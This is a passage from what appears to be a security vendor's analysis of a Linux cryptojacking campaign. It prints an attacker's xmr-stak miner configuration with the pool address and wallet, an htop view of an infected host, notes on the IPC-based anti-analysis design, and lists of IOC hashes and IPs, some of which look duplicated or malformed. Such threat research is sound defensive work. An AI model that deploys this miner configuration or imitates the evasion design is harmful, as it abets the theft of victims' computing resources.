cryptonight/1	cn/1	1	Also known as <code>monero7</code> and <code>CryptoNightV7</code> .
cryptonight/2	cn/2	2	CryptoNight variant 2.
cryptonight/xt1	cn/xt1	"xt1"	Stellite (XTL).
cryptonight/msr	cn/msr	"msr"	Masari (MSR), also known as <code>cryptonight-fast</code> .
cryptonight/xao	cn/xao	"xao"	Alloy (XAO)
cryptonight/rto	cn/rto	"rto"	Arto (RTO)
cryptonight/half	cn/half	"half"	CryptoNight variant 2 with half iterations.
cryptonight/gpu	cn/gpu	"gpu"	CryptoNight-GPU (RYO).
cryptonight/wow	cn/wow	"wow"	CryptoNightR (Wownero).
cryptonight/r	cn/r	"r"	CryptoNightR (Monero's variant 4).
cryptonight-lite	cn-lite	-1	Autodetect works only for Aeon.
cryptonight-lite/0	cn-lite/0	0	Original/old CryptoNight-Lite.
cryptonight-lite/1	cn-lite/1	1	Also known as <code>aeon7</code>
cryptonight-lite/ipbc	cn-lite/ipbc	"ipbc"	IPBC variant, <b>obsolete</b>
cryptonight-heavy	cn-heavy	0	Ryo and Loki
cryptonight-heavy/xhv	cn-heavy/xhv	"xhv"	Haven Protocol
cryptonight-heavy/tube	cn-heavy/tube	"tube"	BitTube (TUBE)
cryptonight-pico/trtl	cn-pico/trtl	"trtl"	TurtleCoin (TRTL)

The following screenshot is a process list view on htop of a compromised system. Highlighted are some of the

malicious processes related to the campaign:

```

1 [|||||] 100.0% Tasks: 147, 333 thr: 2 running
2 [|||||] 100.0% Load average: 4.55 2.94 1.31
Mem [|||||] 1.16G/3.83G Uptime: 00:09:18
Swap [|||||] 0K/1.83G

PID USER      PRI  NI  VIRT   RES   SHR  S CPU% MEM%   TIME+  Command
7967 root        20   0  54788  4544   596  S  81.4  0.1  4:02:49
2339 ulxec     20   0  54796  4808    4  S  96.7  0.1  3:56:77
2323 root      5  -1  54788  4544   596  R  49.0  0.1  2:01:14
2340 ulxec     20   0  54796  4808    4  R  49.0  0.1  1:57:64
2341 ulxec     20   0  54796  4808    4  R  48.4  0.1  1:59:10
2324 root      5  -1  54788  4544   596  R  48.4  0.1  2:01:23
3647 ulxec     20   0  3356M  307M  94004  S  2.0  7.8  0:00:29 /usr/bin/gnome-shell
388  root      20   0  129M  16756  9500  S  1.3  0.3  0:00:65 /usr/bin/vntoolsd
3426 ulxec     20   0  41676  5728  3760  R  0.7  0.1  0:01:10 htop
3659 ulxec     20   0  3356M  307M  94004  S  0.7  7.8  0:00:71 /usr/bin/gnome-shell
2334 ulxec     20   0  404  264    0  S  0.7  0.0  0:00:74 (sd-pam)
2320 ulxec     20   0  288  136    0  S  0.7  0.0  0:00:71 ps aux
1356 ulxec     20   0  425M  7920  6296  S  0.7  0.2  0:01:88 dbus-daemon --xini --panel disable
1061 gdm       20   0  643M  22056 16780  S  0.7  0.5  0:00:14 /usr/lib/gnome-settings-daemon/gsd-color
1178 ulxec     20   0  552M  83088 37648  S  0.0  2.1  0:18:51 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -background none -noreset -keeptty -verbose 3
3658 ulxec     20   0  3356M  307M  94004  S  0.0  7.8  0:00:66 /usr/bin/gnome-shell
3344 ulxec     20   0  848M  39140 28232  S  0.0  1.0  0:01:44 /usr/lib/gnome-terminal/gnome-terminal-server
2368 ulxec     20   0  288  136    0  S  0.0  0.0  0:00:71 ps aux
2314 ulxec     20   0  492  212  140  S  0.0  0.0  0:00:22 [kworker/1:7]
530  root      20   0  44752  5328  4816  S  0.0  0.1  0:00:01 /sbin/wpa_supplicant -u -s -0 /run/wpa_supplicant
Terminal 20   0  107M  3528  3204  S  0.0  0.1  0:00:07 /usr/sbin/irqbalance --foreground

```

### Connections with Linux.HelloBot


Among the artifacts hosted in GreedyAntd’s servers, we managed to find a single component not related to the same cryptojacking operation just previously discussed and leveraged by Pacha Group. This file was hosted on a compromised third party server and its main purpose was to drop a xmr-stak json configuration. This json file was the following:

```


miner_config
1 // generated by xmr-stak/2.6.0/8713716/master/linux/cpu/0
2
3 /*
4 * pool_address - Pool address should be in the form "pool.supportxmr.com:3333". Only stratum pools are supported.
5 * wallet_address - Your wallet, or pool login.
6 * rig_id - Rig identifier for pool-side statistics (needs pool support).
7 * pool_password - Can be empty in most cases or "x".
8 * use_nicehash - Limit the nonce to 3 bytes as required by nicehash.
9 * use_tls - This option will make us connect using Transport Layer Security.
10 * tls_fingerprint - Server's SHA256 fingerprint. If this string is non-empty then we will check the server's cert against it.
11 * pool_weight - Pool weight is a number telling the miner how important the pool is. Miner will mine mostly at the pool
12 * with the highest weight, unless the pool fails. Weight must be an integer larger than 0.
13 *
14 * We feature pools up to 1MH/s. For a more complete list see MSM400's pool list at www.moneropools.com
15 */
16
17 "pool_list" :
18 [
19 {
20   "pool_address" : "pool.supportxmr.com:443",
21   "wallet_address" : "48Bdh6zwj1KSeUzD28rWcBcvtLLh25Vvr9C5nfoof3rmiAupuSjWgmrjADyWSSstBRRuPJeh4dEe1Qj7AFSUYFK7MWZjz.chinaman",
22   "rig_id" : "",
23   "pool_password" : "x",
24   "use_nicehash" : false,
25   "use_tls" : false,
26   "tls_fingerprint" : "",
27   "pool_weight" : 1
28 },
29 ],
30

```

When we analyzed this binary for code reuse connections we found it shared a significant amount of code with Linux.HelloBot, a Chinese bot discovered by [Intezer along with MalwareMustDie](#) in January 2019:



After analyzing the code connections we came to the realization that both samples were sharing the same instance of some static libc implementation:



Library similarities tend to not be as relevant in some specific scenarios in regards to finding connections between threat actors. However, in this case these library similarities seem to be relevant enough to consider a potential link between these two threat actors. Especially since from viewing all different x86 libc versions in our database, it only matched with Linux.HelloBot's statically linked libc. In addition, this libc instance has identical code in both samples which implies it was compiled with the same compilation flags. This reinforces that the particular

libc instance may be a potential link to connect these binaries with a single author, also taking into account that both of them have indicators that suggest they have Chinese origin.

### Conclusion

This [cryptominer use](#) case is another example of an undetected Linux malware operating in the wild. After conducting more research we concluded that the approach of interconnecting all second-stagers to a manager (this being the main dropper) via IPCs is successful for anti-dynamic analysis. In order for any of the secondary-stages to run successfully they will need to be present with the main dropper in a given system. This implies that behavior and dynamic analysis will fail if any of the second-stager components are analyzed independently without tampering the original sample. This may explain why the majority of the components in this malware's infrastructure remain practically undetected:

The screenshot displays four file analysis cards from VirusShare. Each card includes a file icon (ELF), a status indicator (e.g., 0/59), and a table of metadata. The first three files are marked as 'No engines detected this file', while the fourth is marked as 'One engine detected this file'.

File Name	SHA-256	File Size	Last Analysis	Status
/home/wys/botnet/botnet-procedure/123	cceddd7e9a7ddb4991776239cb0b941d061ac21db00b1021a8c45660f52e56b7	58.9 KB	2019-02-08 17:57:52 UTC	No engines detected this file
/home/wys/botnet/botnet-procedure/102	e2e07782dbfddeb95661c7360db5113c9b035cfb8e43e038106bd0f537553b36	58.95 KB	2019-02-10 18:07:59 UTC	No engines detected this file
/home/wys/botnet_v2/botnet-procedure/348	40d8d89aa19ca4121ab583758692752964402923917da766f39a32cc8bdd6dd	58.79 KB	2019-02-11 19:02:00 UTC	No engines detected this file
/home/wys/botnet/botnet-procedure/128	e2d8615be054eb2c505095bf14c87f171ab50d50cc49d2b8ad7723efcb845525	52.73 KB	2019-02-06 19:57:47 UTC	One engine detected this file

### IOCs:

185.165.169.6  
185.10.68.100  
4d1a6151166048ea066c6b5918fbb02a43ed357e3e7eb75bc73970a97008337e

### chn

206287e22445431ccab0a574f3002e28d1aaffa5153ba66f2a754d1f92b90a78

### chn.unpacked

9119d47ee2b6e7bf94245699fec1432042e30255d9f64289f8e0aca56570eab3  
**ofd**

096f8f387200fa70dddb2bfe5a77a50c88acb155d4f296f1fa6cb09109053246  
**ofd.unpacked**

ee0ab03909ca433deb9161e831512c5bd6c64ffbc9332c3eea14b85b996ba882  
**rlr**

1161fbe0a9ae1c5e0792d23682b602990af31c6847865220cf4f2f91981d426c  
**rlr.unpacked**

3c3379284417070983da222f8ea347a4166c28a2ba3445e19f92b10b9b539573  
**\_j.jpg**

9ff1bf60e35912141c74728738c3af105d06ea8fa9c0cbd7a4b196ec1cdc9e22  
**j.jpg**

dafac060867643d27a81e99e3753d155658e5f4a7f359317e0e8609fc7d14373  
**jm**

069a87fbd966df854f55d82fc98f89ef394cee59b352fba5fb402887892a4161  
**jm.unpacked**

84165c21fc144894c5fe674cfd06edafd4b95d52abf86afef4d61db91099bf8a  
**jpp**

544e71e3a7ff1f1f0e902cef00156aa157790f7c3450870ca9272936443e05af  
**jpp.unpacked**

a9656439d1ac3881c1ba9e0f2fd462b8a4469bf79035233517eae65ed6afafd0  
**jrd**

e43d381c43749d7d267d207273ef3b634bfaeb0ff76f8e2cd6e0b27c6e3b07c8  
**jrd.unpacked**

3c3379284417070983da222f8ea347a4166c28a2ba3445e19f92b10b9b539573  
**\_j.sh**

b6455e0335ad99028656b5b847fd5d530bc079b2524b2ecbf4f06d5e69473e7d  
**lmmml**

39904faf4a620aa3a9e9ece3022f0bced20ef7684e0f352f99267e7c462d227c  
**lmmml.unpck**

910fea37c73fc328522e04c77d1ad555c990f0376960770698bd3590c5b1b485  
**nvn**

81b8860ecf21a73de8663188962fb1dae5a5c17e7b6f4ac41e0198d12497838f  
**nvn.unpacked**

371f52a238d4be6eb8d7fd0130684f4286681f09adb61fbca3bdfacfe8c747f7  
**sds**

b72074b6c75b4fe5ea74e2db716f488a356d9d879c6d3aa5e9ed4bb786993761  
**sds.unpacked**

42a423b6107f2186964ac9a1e7882a50f6b5cb9f96926dd2a69b1fc5eaba81d6  
**lmmml.1**

e9a06f7183f7e06d8e414e16caae769a3859fccca20acae735f6744712f84b3e5  
**sss**

4f9e77b4e0d80ea74ba861ab54b7360df7b823f24fd9cedb1fd44a29da70b11f

**sss.unpacked**

0940472a185099df2f814bcedbc1c913a7075168ab90d63249c6301849c1d93f

**dld**

6ff5e36d2999f8593cc4daa5e7c633abe0f28b0cba9da0339fc8d3cb7f6090a3

**dld.unpacked**

c70423e5d44cc31df70a69d65e56be1621956bccec2a3a68a69195ecccd4e881

**\_jj.jpg**

452ed9cf53aed0afdc7900ca855f652a7c1585c2b03b27e6f3224fb6204da25a

**\_jj.sh**

6f3add7ec36a710973d09b814082e105b848cd78f2769ba6bbc946f59f463457

**ldl**

045d7afaf53692607e7433a4fe8f19b2e3790414c649c8630086039d88935a02

**ldl.unpacked**

0940472a185099df2f814bcedbc1c913a7075168ab90d63249c6301849c1d93f

**olo**

6ff5e36d2999f8593cc4daa5e7c633abe0f28b0cba9da0339fc8d3cb7f6090a3

**olo.unpacked**

7ae8c6c65955fb9340b07afd380bbf3383b5030a92ba204cd61ca21c13a955e8

**\_z.jpg**

9e049a51741f22403a9c08d3d7625ad4761cbfda5a8a051f6e8195e0f6a8e9cd

**z.jpg**

7ae8c6c65955fb9340b07afd380bbf3383b5030a92ba204cd61ca21c13a955e8

**\_z.sh**

9e049a51741f22403a9c08d3d7625ad4761cbfda5a8a051f6e8195e0f6a8e9cd

**z.sh**

Cceddd7e9a7ddb4991776239cb0b941d061ac21db00b1021a8c45660f52e56b7

E2e07782dbfddeb95661c7360db5113c9b035cfb8e43e038106bd0f537553b36

40d8d89aa19ca4121ab583758692752964402923917da766f39a32cbc8bdd6dd

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Source: <https://intezer.com/blog-technical-analysis-pacha-group/>